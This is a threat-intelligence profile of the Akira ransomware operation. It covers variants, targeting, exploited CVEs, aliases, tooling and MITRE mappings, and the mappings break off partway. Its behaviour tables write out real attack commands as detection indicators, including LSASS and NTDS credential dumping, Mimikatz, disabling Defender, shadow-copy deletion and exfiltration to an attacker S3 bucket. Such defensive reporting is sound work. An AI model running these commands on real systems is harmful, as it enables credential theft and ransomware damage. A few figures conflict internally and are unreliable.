blackpoint

THREAT PROFILE

Akira Ransomware

Table of Contents

Executive Summary	3
Diamond Model	4
Description	5
Previous Targets: Industry	7
Previous Targets: Geography	8
Data Leak Site	9
Known Exploited Vulnerabilities	10
Associations	11
Known Tools	12
Observed Behaviors: Windows	15
Observed Behaviors: Linux	19
Kill Chain	20
MITRE ATT&CK Mappings	21
References	25

Executive Summary

FIRST IDENTIFIED
2023

OPERATION STYLE
Ransomware-as-a-Service (RaaS)

EXTORTION METHOD
Double Extortion – combining the traditional ransomware extortion method (encryption) with exfiltration of victim's sensitive data; the group threatens to leak the data via a data leak site if the ransom demand is not paid.

MOST FREQUENTLY TARGETED INDUSTRY
- Industrials (Manufacturing)
- Industrials (Construction & Engineering)
- Consumer Cyclicals (Retail)

MOST FREQUENTLY TARGETED VICTIM HQ REGION
- North America

KNOWN ASSOCIATIONS
- Punk Spider
- GOLD SAHARA
- IQOJ Ransomware
- Megazord Ransomware
- ZHQ Ransomware
- Exotic Lily
- Howling Scorpius
- xanonymoux
- Conti Ransomware
- Karakurt Hacking Team

INITIAL ACCESS	PERSISTENCE	LATERAL MOVEMENT
• Valid Accounts (T1078) • External Remote Services (T1133) • Exploit Public-Facing Application T1190) • Trusted Relationships (T1199) • Phishing (T1566)	• Valid Accounts (T1078) • Account Manipulation (T1098) • Create Account (T1036) • Browser Extension (T1176) • Server Software Component (T1505) • Boot or Logon Autostart Execution (T1547)	• Remote Services (T1021) • Taint Shared Content (T1080) • Use Alternate Authentication Material (T1550) • Remote Service Session Hijacking (T1563) • Lateral Tool Transfer (T1570)

Diamond Model

Description

Akira ransomware was first observed in March 2023 and operates as a ransomware-as-a-service (RaaS) using double extortion, where victim data is exfiltrated before systems are encrypted and threatened with publication if the ransom demand is not paid. The operation targets both Windows and Linux operating systems and has demanded ransoms ranging from $200,000 to $4 million. Akira has also been linked to the former Conti ransomware operation through similarities in its ransomware code and operational behaviors, as well as blockchain analysis identifying Akira ransom payments sent to Conti-affiliated cryptocurrency addresses.

By November 2025, Akira had reportedly received more than $200 million in ransom payments and expanded its capabilities to encrypt Nutanix AHV virtual machine disk files.

Akira operators commonly gain initial access through compromised credentials and externally accessible remote services, particularly VPN infrastructure. The group has repeatedly targeted accounts without multi-factor authentication (MFA), including accounts used to access Cisco VPN products, and has obtained credentials or network access through initial access brokers (IABs). Akira has also exploited vulnerabilities affecting internet-facing infrastructure from vendors including Cisco, Fortinet, Veeam, VMware, and SonicWall. Additional initial access methods associated with the operation include spear phishing and password spraying.

The operation maintains several ransomware variants. In August 2023, researchers identified Megazord, a Rust-based variant that appends the .powerranges extension to encrypted files, while earlier Akira ransomware was written in Microsoft Visual C/C++ and used the .akira extension. Additional variants identified in 2023 include IQOJ and ZHQ, whose ransom notes directed victims to Akira's TOR infrastructure. Akira later introduced Akira_v2, which has been used to target VMware ESXi environments, alongside platform-specific payloads capable of targeting Windows, Linux, VMware ESXi, and Nutanix AHV infrastructure.

Akira has repeatedly modified its ransomware following the release of publicly available decryption methods. In June 2023, Avast released a decryptor for an early Akira variant, after which the operators modified the encryptor and rendered the available decryptor ineffective. In March 2025, security researcher Yohanes Nugroho released another decryption method targeting Akira's Linux variant by exploiting weaknesses in how encryption keys were generated from timestamp-based seeds. Akira remained active following the release, indicating the operators likely modified the ransomware again to prevent continued decryption.

Throughout 2025, Akira increasingly targeted edge infrastructure and remote access services. Between July and August, security vendors reported a significant increase in attacks against SonicWall SSL VPN devices. Initial reporting raised the possibility of zero-day exploitation, but SonicWall later assessed that the activity was likely associated with CVE-2024-40766. Subsequent research identified multiple methods through which Akira operators obtained valid SonicWall credentials, including access to configuration backups containing credential material, offline credential cracking, and the continued use of credentials migrated from Gen6 to Gen7 devices that had not been reset. Operators have also obtained MFA recovery codes and other authentication material from compromised environments, allowing them to bypass MFA and authenticate to SSL VPN portals using apparently legitimate accounts.

Following initial access, Akira operators rapidly conduct credential access, discovery, lateral movement, data exfiltration, and ransomware deployment. Observed tooling includes Impacket for SMB-based discovery and lateral movement; Mimikatz and Kerberoasting for credential access; AnyDesk and Atera for persistent remote access; WinRAR for data staging; WinSCP, FileZilla, and Rclone for exfiltration; and Ngrok for encrypted tunneling. Operators have also used PowerTool to exploit a vulnerable Zemana AntiMalware driver and terminate security-related processes. Akira has maintained access through perimeter devices using local accounts and cached sessions, including instances where access remained possible after vulnerable appliances were patched because associated credentials or sessions had not been reset.


The speed of Akira operations has become a significant characteristic of the group. In incidents analyzed by Halcyon, operators progressed from initial access through discovery, credential access, exfiltration, and ransomware deployment in less than four hours, with some attacks reaching encryption in under one hour. This compressed intrusion timeline significantly reduces the opportunity for defenders to identify and contain activity before ransomware deployment.

Akira has also optimized its encryption process for speed and recoverability. The ransomware uses intermittent encryption for large files, encrypting portions of each file rather than the entire file, and has reportedly configured encryption percentages as low as 1% to increase deployment speed while maintaining operational impact. During encryption of large files, Akira can create temporary .arika checkpoint files containing information about encryption progress, configuration, and encrypted key material. These files allow Akira's decryptor to resume recovery of partially encrypted files when encryption is interrupted, reflecting continued development of both the ransomware and its associated recovery infrastructure.

Akira has continued expanding its capabilities alongside its targeting. By September 2025, the operation had reportedly received approximately $244 million in ransom payments. The group has also expanded its targeting of virtualized infrastructure beyond VMware ESXi, with operators observed encrypting Nutanix AHV virtual machine disk files. The combination of rapid intrusion timelines continued targeting of VPN infrastructure, credential-based access, exploitation of vulnerable internet-facing services, and expansion into additional virtualization platforms indicates Akira remains a capable and adaptable ransomware operation. It is very likely Akira will continue targeting exposed remote access infrastructure and vulnerable edge devices over the next 6–12 months.


Previous Targets: Industry

PREVIOUS INDUSTRY TARGETS FROM 01 JULY 2025 TO 30 JUNE 2026



Previous Targets: Geography

PREVIOUS VICTIM HQ REGIONS FROM 01 JULY 2025 TO 30 JUNE 2026



Data Leak Site

Akira operates a Tor-based data leak site with a retro, command-line-style interface. Visitors can use commands such as “leaks” to view published victims and “news” to view information about upcoming data releases. Unlike many ransomware operations, Akira generally distributes stolen victim data through downloadable torrent files rather than hosting the datasets directly on the leak site, reducing the infrastructure required to distribute large volumes of stolen data.

Known Onion Addresses

- hxxps://akiral2iz6a7qgd3ayp3l6yub7xx2uep76idk3u2kollpj5z3z636bad[.]onion/
- hxxps://akiralkzxzq2dsrzsrvbr2xgbbu2wgsmxryd4csgfameg52n7efvr2id[.]onion/

Known Exploited Vulnerabilities

Vulnerability	Description	Product Affected	CVSS
CVE-2019-6693	Hardcoded Cryptographic Key Vulnerability	Fortinet FortiOS	7.5
CVE-2020-3259	Information Disclosure Vulnerability	Cisco ASA and FTD	7.5
CVE-2020-3580	Cross-Site Scripting (XSS) Vulnerability	Cisco ASA and FTD	6.1
CVE-2021-21972	RCE Vulnerability	VMware vCenter Server	9.8
CVE-2022-40684	Authentication Bypass Vulnerability	Fortinet FortiOS	9.8
CVE-2023-20269	Unauthorized Access Vulnerability	Cisco Adaptive Security Appliance Software and Firepower Threat Defense Software Remote Access VPN	9.1
CVE-2023-27532	Missing Authentication for Critical Function Vulnerability	Veeam Backup & Replication Cloud Connect	7.5
CVE-2023-28252	Elevation of Privileges Vulnerability	Windows Common Log File System (CLFS)	7.8
CVE-2023-48788	SQL Injection Vulnerability	Fortinet FortiClient EMS	9.8
CVE-2024-37085	Authentication Bypass Vulnerability	VMware ESXi	6.8
CVE-2024-40711	RCE Vulnerability	Veeam Backup & Replication	9.8
CVE-2024-40766	Improper Access Control Vulnerability	SonicWall SonicOS	9.8

Associations

Punk Spider

Akira alias used by CrowdStrike.

GOLD SAHARA

Akira alias used by SecureWorks.

IQOJ Ransomware

A purported variant of the Akira ransomware observed in 2023.

Megazord Ransomware

A purported variant of the Akira ransomware observed in August 2023.

ZHQ Ransomware

A purported variant of the Akira ransomware observed in 2023.

Exotic Lily

A financially motivated threat group that has been known to act as an initial access broker for other malicious actors, including Akira ransomware operators.

Howling Scorpius

The operator group behind the Akira Ransomware operation, as tracked by Palo Alto Unit 42.

Storm-1567

An affiliate of the Akira Ransomware operation, as tracked by Microosft.

xanonymoux

In November 2023, security researchers reported that prior victims of Akira ransomware were contacted by an entity identifying themselves as “xanonymoux.” The entity claimed to have obtained access to a server hosting the victim’s data exfiltrated by Akira. The entity then attempted to extort the victim for additional funds to provide access to the purported server or delete the data. The connection between Akira and xanonymoux remains unknown; however, other operations have been observed using additional extortion methods similar to this tactic.

Conti Ransomware

Security researchers have reported that the Akira ransomware variant bears resemblance to the Conti ransomware builder that was leaked in 2022. Akira ignores the same file types and directories as Conti and has similar functions. Additionally, Akira ransomware transactions overlap with Conti threat actors on multiple occasions. In, at least, three separate transactions, Akira sent the full amount of their ransom payments to Conti affiliated addresses.

Karakurt Hacking Team

The entity, xanonymoux, claimed to prior victims of Akira ransomware that Akira was associated with the Karakurt Hacking Team. However, the entity did not elaborate on the connection and no additional connection has been identified.

Known Tools

Function	Tool	Description
Execution	certutil	Downloads, decodes, or installs payloads
	cmd	Utility used to execute commands on Windows systems.
	cscript.exe	Executes scripts via Windows Script Host
	PowerShell	Command line shell, scripting language, and automation framework utilized to execute scripts and payloads.
	Regsvr32	Command line utility used to register and unregister OLE control; used to execute malicious code.
	WMIC	Windows command-line tool used to execute commands and interact with systems remotely.
Persistence	AnyDesk	Remote access tool abused for persistent access.
	Atera Agent	RMM tool abused to access additional endpoints.
	DWagent	Remote management agent abused for persistence.
	Level.io	Peer-to-peer RMM abused for access.
	LogMeIn	Remote access software abused by actors.
	MeshAgent	RMM agent abused for persistent access.
	Radmin	Remote access software used to maintain remote access to compromised systems.
	RustDesk	Remote access software abused by attackers.
	ScreenConnect	AKA ConnectWise. RMM tool that can be used to gain persitent remote access to victim environments.
	TeamViewer	Remote access tool abused for persistence.
Privilege Escalation	Non-Sucking Service Manager	Installs and manages services for persistence/escalation.
	PC Hunter	Legitimate toolkit used to disable security software and facilitate encryption.
	PowerTool	Tool used to enable Kernel-level manipulation of security services.
Stealth	HeartCrypt	Obfuscates payloads to hinder detection and analysis.
	Rundll32	Windows utility abused to execute malicious DLLs through a trusted system binary.
	Shanya Packer	Packer-as-a-service used for payload obfuscation and security-control evasion.
	bcdedit	Command-line tool used to configure Safe Mode to impair security tooling.
	Hlpdrv.sys	Malicious driver used to terminate protected security processes.
	KillAV	Disables antivirus-related services and processes.
	msconfig	Windows utility used to force systems into Safe Mode to impair EDR and security tooling.
	PoorTry	Kernel driver used to terminate security processes.
	StoneStop	Driver component used to terminate security processes.
	Terminator	EDR-killing tool used to terminate security processes via BYOVD using a vulnerable Zemana driver.
	throttlestop.sys	Legitimate vulnerable driver abused to terminate or disable security protections.
	ToolPow	Security bypass tool used to disable endpoint security solutions.
	Windows Restart Manager	Legitimate Windows functionality abused to terminate processes protecting targeted files or services.

Function	Tool	Description
	Zemana Anti-Rootkit Driver	Vulnerable legitimate driver abused to terminate security processes through privileged kernel operations.
Credential Access	bypasscredguard	Bypasses Windows Credential Guard.
	CrackMapExec	Harvests credentials in Active Directory environments.
	decrypt.py	A script used for decrypting password data from Fortinet devices.
	DomainPasswordSpray	PowerShell-based password spraying tool.
	DonPAPI	Extracts DPAPI-protected credentials.
	FortiConfParser.py	Script used to remotely extract FortiGate configurations and recover stored credential material.
	LaZagne	Open-source exploitation tool used to retrieve credentials stored on a local device.
	LSASS	Windows process frequently targeted aas it stores credentials in memory.
	Mimikatz	Credential harvesting tool used to extract passwords, hashes, and Kerberos tickets from memory.
	Minidump	Extracts credentials from LSASS minidumps.
	NetPass	Recovers stored network passwords.
	NTDSUtil	Extracts AD database and credentials.
	PowerShell Kerberos Ticket Dumper	Dumps Kerberos tickets from LSASS.
	SharpDomainSpray	Performs domain-wide password spraying.
	VeeamHax.exe	Extracting plaintext passwords from backup server databases.
	WebBrowserPassView	Recovers stored web browser passwords.
Discovery	AdFind	Active Directory reconnaissance tool used to enumerate users, groups, and domain structure.
	Advanced IP Scanner	Network scanning utility used to identify hosts and shared resources.
	BloodHound	Tool used to map Active Directory relationships and attack paths.
	LANSweeper	IT discovery and inventory platform used to enumerate devices, users, and software within victim environments.
	ldapdomaindump	Active Directory enumeration tool used to collect domain, user, group, computer, and relationship information.
	MASSCAN	Internet-scale port scanner.
	net	Windows networking command used to enumerate users, shares, and domain resources.
	Netscan	Scans IP ranges for active hosts.
	netsh	Windows utility used to enumerate and modify network configuration.
	nltest	Windows command-line utility used to enumerate domain controllers and trust relationships.
	reconFTW	Automated domain reconnaissance.
	RSAT	Remote Server Administration Tools. Enumerates and manages Windows Server roles.
	ShareFinder	Part of the PowerSploit framework; used to enumerate accessible network shares.
	SharpHound	Collects AD data for BloodHound analysis.
	Tasklist	Lists running processes.
	WMIExec	Discovers proxy configurations.
Lateral Movement	Impacket	Tool for working with network protocols; frequently abused for lateral movement.
	MobaXterm	Remote terminal and X-server tool.

Function	Tool	Description
	NetExec	Network exploitation tool that automates SMB/WinRM lateral movement.
	OpenSSH	Remote login and command execution.
	PsExec	Sysinternals tool used to execute commands remotely on other systems.
	PuTTY	SSH/Telnet client used to access remote systems or pivot through compromised infrastructure.
	RDP	Protocol used by attackers to access systems remotely and move laterally.
	Remmina	Remote desktop client for persistent access.
	VmConnect.exe	Accessing and navigating hypervisors to spread to virtual environments.
Command and Control	Cobalt Strike	Commercial C2 framework abused for post-exploitation.
	Ligolo	SOCKS5/TCP tunneling tool.
	netcat	Bidirectional network shell.
	ngrok	Reverse-proxy tool used to establish encrypted tunnels for C2 communications and bypass perimeter monitoring.
	SystemBC	Turns infected hosts into SOCKS5 proxies.
Exfiltration	Amazon S3 Buckets	Object storage used to host or exfiltrate data.
	FileZilla	File transfer protocol software tool that allows users to set up FTP servers or connect to other FTP servers to exchange files.
	MEGA	Cloud storage abused for data theft.
	MEGASync	Client used to synchronize stolen data with MEGA cloud storage accounts.
	Rclone	Command-line tool commonly used by ransomware operators to transfer large volumes of data to cloud storage.
	s5cmd	S3 command-line utility used to upload stolen data to attacker-controlled Amazon S3 buckets.
	temp.sh	Temporary file hosting service.
	wbadmin	Backs up and exports data.
	WinRAR	Compression utility used to package stolen files for exfiltration.
	WinSCP	Transfers files over SFTP/FTP.
Impact	7zip	File archiving tool used to compress data prior to exfiltration or staging.
	VssAdmin	Windows utility used to delete shadow copies and backups before ransomware deployment.
Infrastructure	Cloudflared	Exposes internal services via Cloudflare Tunnel.
	WinAPI	Core Windows APIs.
	TOR	Anonymous network used for ransomware negotiation portals, leak sites, and attacker communication infrastructure.

Observed Behaviors: Windows

Tactic	Evidence Type	Observed Behavior
Execution	Command Execution	akira.exe -n=5 -p=C:\
		akira.exe SCRIPTALTD\<username> akira.exe -n=5 -p=C:\
		cscript.exe "C:\ProgramData\LogMeIn\avfilter.js" //Nologo //E:JScript
		powershell.exe -Command "ServerManagerCmd.exe -i RSAT-AD-PowerShell..."
		wscript.exe C:\Users\<username>\Documents\ConnectWiseControl\Files\launch.vbs
		dllhost.exe /Processid:{GUID} -Embedding
		ntsd-setup.tmp ...\ntsd-setup.exe
		setlang.exe ...\config.ini TSD language ENGLISH
		vcredist_x86.exe /q
		findwnd.exe "TApplication" "Total Software Deployment"
		tniwinagent.exe /service /<IP>/login:"current"
	Output/Artifact	C:\Users\install\Downloads\w.exe
		C:\Users\<username>\Documents\ConnectWiseControl\Files\launch.vbs
		C:\Users\<username>\AppData\Roaming\Total Software Deployment\
		C:\Users\Administrator\Downloads*.exe
		C:\Users\<user>\Desktop*.exe
Persistence	Command Execution	cmd.exe /C "Product.Configuration.Tool.exe" < C:\Windows\Temp*.tmp
		runas /netonly /user:<user> cmd.exe
	Configuration Change	net user <user> /add
		net user Supportt /add
		net localgroup Administrators <user> /add
		net localgroup Administrators Supportt /add
		net localgroup Administradores backup /add
		net group "ESX Admins" /domain /add
		HKLM\Software\Microsoft\Windows\CurrentVersion\Run = "\qilin.exe" --password --no-vm --no-admin
		HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System\EnableLinkedConnections = 1
		reg add HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList ...
		reg add HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\fDenyTSConnections=0
		reg add HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\AnyDesk /ve /d Service
Privilege Escalation	Command Execution	Install-WindowsFeature RSAT-AD-PowerShell
		Add-WindowsCapability RSAT.ActiveDirectory.DS-LDS.Tools
		net1 localgroup administrators
		mshta.exe vbscript:ShellExecute(cmd.exe, runas)
Stealth	Command Execution	cmd.exe /c C:\ProgramData\Microsoft\crome.exe
		svchost.exe -k DcomLaunch -p
		WmiPrvSE.exe -Embedding
		rundll32.exe WRusr.dll,SynProc
		regsvr32.exe /u ContextualMenu.dll

Tactic	Evidence Type	Observed Behavior
		cmd.exe /C timeout ... & del ...
		powershell.exe Clear-Windows-Event-Logs
		takeown.exe /f <path> /r /d <response>
	Output/Artifact	socks64.dll under C:\ProgramData\Veeam\, USOShared, VMware, Adobe, or OracleLogBackup
Defense Impairment	Command Execution	sc stop WinDefend
		EPConsole.exe /stop
		taskkill /F /IM RuntimeBroker_rustdesk.exe
		EPMaintenanceService.exe uninstall
		pbeagent.exe SysLogger.exe "Monitoring Stopped"
		sc create dark type=kernel binPath=dark.sys
		sc start dark / sc delete dark
	Configuration Change	Set-MpPreference used to disable Microsoft Defender protections
		Add-MpPreference -ExclusionPath C:\ProgramData, C:\Windows
		reg add HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths ...
		reg add HKLM\SOFTWARE\Microsoft\Windows Defender\Real-Time Protection ...
		sc config WinDefend start= disabled
		bcdedit.exe /set safeboot network
		bcdedit.exe /deletevalue {default} safeboot
	Output/Artifact	dark.sys staged in user download directories
		Kernel-Boot EID 27: LoadOptions = NOEXECUTE=OPTOUT SAFEBOOT:NETWORK
		Kernel-General EID 12: BootMode = 2
Credential Access	Command Execution	rundll32.exe comsvcs.dll, MiniDump lsass
		mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords"
		mimikatz.exe "sekurlsa::tickets /export"
		CI.exe -c -i C:\Windows\NTDS\ntds.dit -o C:\ProgramData\nt.txt
		CI.exe -c -i C:\Windows\System32\config\SYSTEM -o C:\ProgramData\sys
		ntdsutil ifm create full <path>
		sqlcmd.exe SELECT user_name, password FROM VeeamBackup.dbo.Credentials
		esentutl.exe against browser Login Data
		rundll32.exe davclnt.dll,DavSetCookie tsclient
		svchost.exe -k LocalService -s WebClient
	Configuration Change	reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCredential=1
	Output/Artifact	mimikatz.log
		C:\ProgramData\nt.txt
		C:\ProgramData\sys
Discovery	Command Execution	Import-Module ActiveDirectory; Get-ADComputer -Filter *
		Get-ADComputer -Filter * -Property * ... > C:\ProgramData\AdComp.txt
		Get-ADUser -Filter * -Properties * ... > C:\ProgramData\AdUsers.txt
		nltest /domain_trusts
		nltest /dclist:<domain>
		net group "Domain Admins" /domain
		net user /domain

Tactic	Evidence Type	Observed Behavior
		net localgroup Administrators
		whoami /priv
		tasklist /FI "IMAGENAME eq explorer.exe"
		sc query hwinfo
		netscan.exe
		Advanced IP Scanner
		SharpShares.exe network share enumeration
		vssadmin.exe list shadowstorage
		Get-WmiObject Win32_Shadowcopy
		mmc.exe virtmgmt.msc
		mmc.exe wbadmin.msc
		mmc.exe diskmgmt.msc
		rustdesk.exe --check-hwcodec-config
		product.console.exe GetVersion
		PowerShell query of Microsoft Defender Tamper Protection status
	Output/Artifact	C:\ProgramData\AdComp.txt
		C:\ProgramData\AdUsers.txt
		C:\ProgramData\oco.txt
Lateral Movement	Command Execution	1.exe -p="\\<host>\C$" -n=10
		1.exe -p="\\<host>\D$" -n=10
		oco.exe -p="\\<host>\ClusterStorage$" -n=10
		oco.exe -p="\\<host>\C$\ClusterStorage" -n=10
		explorer.exe \\<host>\Backups
		%TEMP%*.exe -accepteula \\<host> -c -f -h -d --spread-process
		cmd.exe /C net use ...
	Configuration Change	net share c=c:\ /grant:everyone,full
		fsutil behavior set SymlinkEvaluation R2R:1
		fsutil behavior set SymlinkEvaluation R2L:1
	Output/Artifact	test.exe, 1.exe, 2.exe, 3.exe staged on remote desktops
Command and Control	Command Execution	LMIGuardianSvc.exe /escort
		rustdesk.exe --service
		rustdesk.exe --server
		rustdesk.exe --tray
		AnyDesk.exe --install --start-with-win --install-driver --svc-conf --sys-conf
		SRManager.exe
	Output/Artifact	C:\ProgramData\Veeam\socks64.dll
Exfiltration	Command Execution	winscp.com /command "open sftp://<user>@<host>:<port>" ...
		C:\Users\<user>\AppData\Local\Programs\WinSCP\WinSCP.exe
		rclone.exe copy --multi-threaded ...
		s5cmd cp --sp "E:\upload*" s3://<attacker-bucket>/
Impact	Command Execution	akira.exe -n=<percentage> -p=<path>
		vssadmin.exe delete shadows /all /quiet
		vssadmin.exe delete shadows /for:<volume> /all
		net stop vss / net start vss
		wbadmin.exe stop
		VSSUIRUN.exe <drive>
		Dismount-DiskImage -ImagePath <image>

Tactic	Evidence Type	Observed Behavior
	Configuration Change	wmic service where name='vss' call ChangeStartMode Disabled
		wmic service where name='vss' call ChangeStartMode Manual
		net user <user> /active:no /domain
		net user <user> /del /domain
		REG ADD HKCU\Control Panel\Desktop\Wallpaper = <image>
	Output/Artifact	akira_readme.txt
		Akira-associated encrypted file extensions

Observed Behaviors: Linux

Tactic	Evidence Type	Observed Behavior
Execution	Command Execution	Akira/Akira_v2 encryptor executed with --fork
		etrlimit()
Discovery	Command Execution	esxcli storage filesystem list
		vim-cmd vmsvc/getallvms
		OpenFileWithPermission("/proc/cpuinfo", "r")
		nftw() (recursive filesystem traversal)
		fdopendir() (directory enumeration)
		esxcli vm process list
Defense Impairment	Command Execution	vim-cmd vmsvc/snapshot.removeall > /dev/null 2>&1
	Configuration Change	acli vm.update ha_priority=0
Lateral Movement	Command Execution	--spread-vcenter (propagation via VMware vCenter environments)
		--share_file / -s <path>
Impact	Command Execution	esxcli vm process kill -t force -w <WorldID>
		--encryption_path / -p <path>
		--encryption_percent / -n <percentage>
		--vmonly
		--localonly / -ly
	Configuration Change	esxcfg-advcfg -s 32768 /BufferCache/MaxCapacity
		esxcfg-advcfg -s 20000 /BufferCache/FlushInterval

Kill Chain

Initial Access

- Compromised VPN credentials
- Exploited edge vulnerabilities
- Phishing & social engineering

Persistence

- New local account creation
- AnyDesk & Atera
- Cached VPN sessions

Stealth

- Security process termination
- Encrypted Ngrok tunneling
- Event log deletion

Defense Impairment

- PowerTool & vulnerable drivers
- Security tool termination
- Backup & recovery disruption

Lateral Movement

- Impacket
- SMB-based movement
- Stolen credentials

Exfiltration

- Rclone
- WinSCP & FileZilla
- Staged archive exfiltration

Impact

- Windows, Linux, ESXi & AHV encryption
- Intermittent encryption
- Double extortion

MITRE ATT&CK Mappings

Reconnaissance	
T1590: Gather Victim Network Information	.002: DNS
T1595: Active Scanning	.001: Scanning IP Blocks .002: Vulnerability Scanning

Resource Development	
T1584: Compromise Infrastructure	
T1588: Obtain Capabilities	.002: Tool
T1650: Acquire Access	

Initial Access	
T1078: Valid Accounts	
T1133: External Remote Services	
T1190: Exploit Public-Facing Application	
T1199: Trusted Relationships	
T1566: Phishing	.001: Spearphishing Attachment .002: Spearphishing Link

Execution	
T1047: Windows Management Instrumentation	
T1053: Scheduled Task/Job	.005: Scheduled Task
T1059: Command and Scripting Interpreter	.001: PowerShell .002: AppleScript .003: Windows Command Shell .005: Visual Basic
T1106: Native API	
T1204: User Execution	.002: Malicious File
T1129: Shared Modules	
T1569: System Services	.002: Service Execution

Persistence	
T1053: Scheduled Task/Job	.005: Scheduled Task
T1078: Valid Accounts	.003: Local Accounts
